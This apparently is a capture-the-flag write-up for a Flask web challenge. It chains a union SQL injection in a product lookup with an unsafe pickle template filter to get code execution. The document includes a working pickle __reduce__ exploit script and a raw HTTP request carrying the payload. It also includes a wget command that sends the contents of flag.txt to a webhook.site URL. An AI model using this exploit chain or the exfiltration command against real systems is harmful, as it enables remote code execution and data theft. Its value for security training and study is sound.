

# C.O.P

## 1) Checked source code

```
app.py U x
application > app.py > ...
1  from flask import Flask, g
2  from application.blueprints.routes import web
3  import pickle, base64
4
5  app = Flask(__name__)
6  app.config.from_object('application.config.Config')
7
8  app.register_blueprint(web, url_prefix='/')
9
10 @app.template_filter('pickle')
11 def pickle_loads(s):
12     return pickle.loads(base64.b64decode(s))
13
14 @app.teardown_appcontext
15 def close_connection(exception):
16     db = getattr(g, '_database', None)
17     if db is not None: db.close()
```

It has pickle deserialization vulnerability

# Registering Filters

If you want to register your own filters in Jinja2 you have two ways to do that. You can either put them by hand into the `jinja_env` of the application or use the `template_filter()` decorator.


The two following examples work the same and both reverse an object:

```
@app.template_filter('reverse')
def reverse_filter(s):
    return s[::-1]

def reverse_filter(s):
    return s[::-1]
app.jinja_env.filters['reverse'] = reverse_filter
```

In case of the decorator the argument is optional if you want to use the function name as name of the filter. Once registered, you can use the filter in your templates in the same way as Jinja2's builtin filters, for example if you have a Python list in context called *mylist*:

```
{% for x in mylist | reverse %}
{% endfor %}
```



```
Run Terminal Help challenge [WSL: kali-linux]
item.html U x
application > templates > <> item.html > ...
2 <html lang="en">
16 <body class="d-flex flex-column min-vh-100">
18 <nav class="navbar navbar-expand-lg navbar-light bg-light">
19 <div class="container px-4 px-lg-5">
21 <button class="navbar-toggler" type="button" data-bs-toggle="collapse" data-bs-target="#navbarSupportedContent" a
22 <div class="collapse navbar-collapse" id="navbarSupportedContent">
23 <ul class="navbar-nav me-auto mb-2 mb-lg-0 ms-lg-4">
24 </ul>
25 </div>
26 </div>
27 </nav>
28 <!-- Product section-->
29 <section class="py-5">
30 <div class="container px-4 px-lg-5 my-5">
31 <div class="row gx-4 gx-lg-5 align-items-center">
32 <div class="col-md-6"></div>
33 <div class="col-md-6">
34 <h1 class="display-5 fw-bolder">{{ item.name }}</h1>
35 <div class="fs-5 mb-5">
36 <span>{{ item.price }}</span>
37 </div>
38 <p class="lead">{{ item.description }}</p>
39 </div>
40 </div>
41 </div>
42 </section>
43 <!-- Footer-->
44 <footer class="py-5 bg-dark mt-auto">
45 <div class="container"><p class="m-0 text-center text-white">Copyright &copy; C.O.P. 2022</p></div>
46 </footer>
```

2) Checked how to reach it

routes.py U X

application > blueprints > routes.py > product\_details

```
1 from flask import Blueprint, render_template
2 from application.models import shop
3
4 web = Blueprint('web', __name__)
5
6 @web.route('/')
7 def index():
8     return render_template('index.html', products=shop.all_products())
9
10 @web.route('/view/<product_id>')
11 def product_details(product_id):
12     return render_template('item.html', product=shop.select_by_id(product_id))
```

models.py U X

application > models.py > ...

```
1 from application.database import query_db
2
3 class shop(object):
4
5     @staticmethod
6     def select_by_id(product_id):
7         return query_db(f"SELECT data FROM products WHERE id='{product_id}'", one=True)
8
9     @staticmethod
10    def all_products():
11        return query_db('SELECT * FROM products')
```

We can perform a union sql injection here to get our payload


3) Got RCE

```
Dashboard Target Proxy Repeater Intruder Collaborator Sequencer Decoder Comparer Logger
(vigneswar@VigneswarPC)-[~/Web/C 0 P/web_cop/challenge]
$ cat exploit.py
import base64
import pickle

Request
COMMAND = 'sleep 10'
class RCE(object):
    def __reduce__(self):
        import os
        return (os.system,(COMMAND,))
print(base64.b64encode(pickle.dumps(RCE()))))

(vigneswar@VigneswarPC)-[~/Web/C 0 P/web_cop/challenge]
$ python3 exploit.py
b'gASVIwAAAAAAACMBXBvc2l4lIwGc3lzdGVtLjOUjAhzbGVlcCAxMJSFfFKULg=='

(vigneswar@VigneswarPC)-[~/Web/C 0 P/web_cop/challenge]
$
```



4) Made a payload

```
(vigneswar@VigneswarPC)-[~/Web/C 0 P/web_cop/challenge]
$ python3 exploit.py
b'gASVbgAAAAAACMBXBvc2l4lIwGc3lzdGVtLJOUjFN3Z2V0IGh0dHBzOi8vd2ViaG9vay5zaXRLL2Y4YjJlYmRmLWxMTYtNGE1OC05NGViLWNmMGI5ZGNmMmZjZD9mbGFnPSQoY2F0IGZsYWcudHh0KZSFLFKULg=='

(vigneswar@VigneswarPC)-[~/Web/C 0 P/web_cop/challenge]
$ cat exploit.py
import base64
import pickle

COMMAND = 'wget https://webhook.site/f8b2ebdf-c116-4a58-94eb-cf0b9dcf2fcd?flag=$(cat flag.txt)'
class RCE(object):
    def __reduce__(self):
        import os
        return (os.system,(COMMAND,))

print(base64.b64encode(pickle.dumps(RCE())))
```

5) Got flag

Request

PrettyRawHex

1 GET

/view/'%20and%201%3d0%20union%20select%20'gASVbgAAAAAACMBXBvc2l4lIwGc3lzdGVtLJOUjFN3Z2V0IGh0dHBzOi8vd2ViaG9vay5zaXRLL2Y4YjJlYmRmLWxMTYtNGE1OC05NGViLWNmMGI5ZGNmMmZjZD9mbGFnPSQoY2F0IGZsYWcudHh0KZSFLFKULg== HTTP/1.1

2 Host: 94.237.54.176:37497

3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate, br

7 Connection: close

8 Referer: http://94.237.54.176:37497/

9 Cookie: user\_ip=45.249.122.214

10 Upgrade-Insecure-Requests: 1

11

12

REQUESTS (1/100) Newest First

Search Query

GET #fa64a 94.237.54.176

06/04/2024 8:16:47 PM

Request Details

Permalink Raw content Copy as

GET https://webhook.site/f8b2ebdf-c116-4a58-94eb-cf0b9dcf2fcd?flag=HTB{n0\_m0re\_p1ck13\_...

Host 94.237.54.176 Whois Shodan Netify Censys

Date 06/04/2024 8:16:47 PM (a few seconds ago)

Size 0 bytes

Time 0.001 sec

ID fa64a65d-259f-45f6-8266-a4f8b259300d

Query strings

flag HTB{n0\_m0re\_p1ck13\_pr0paganda\_4u}

No content

Headers

connection close

user-agent wget

host webhook.site

content-length

content-type

Form values

(empty)

5/5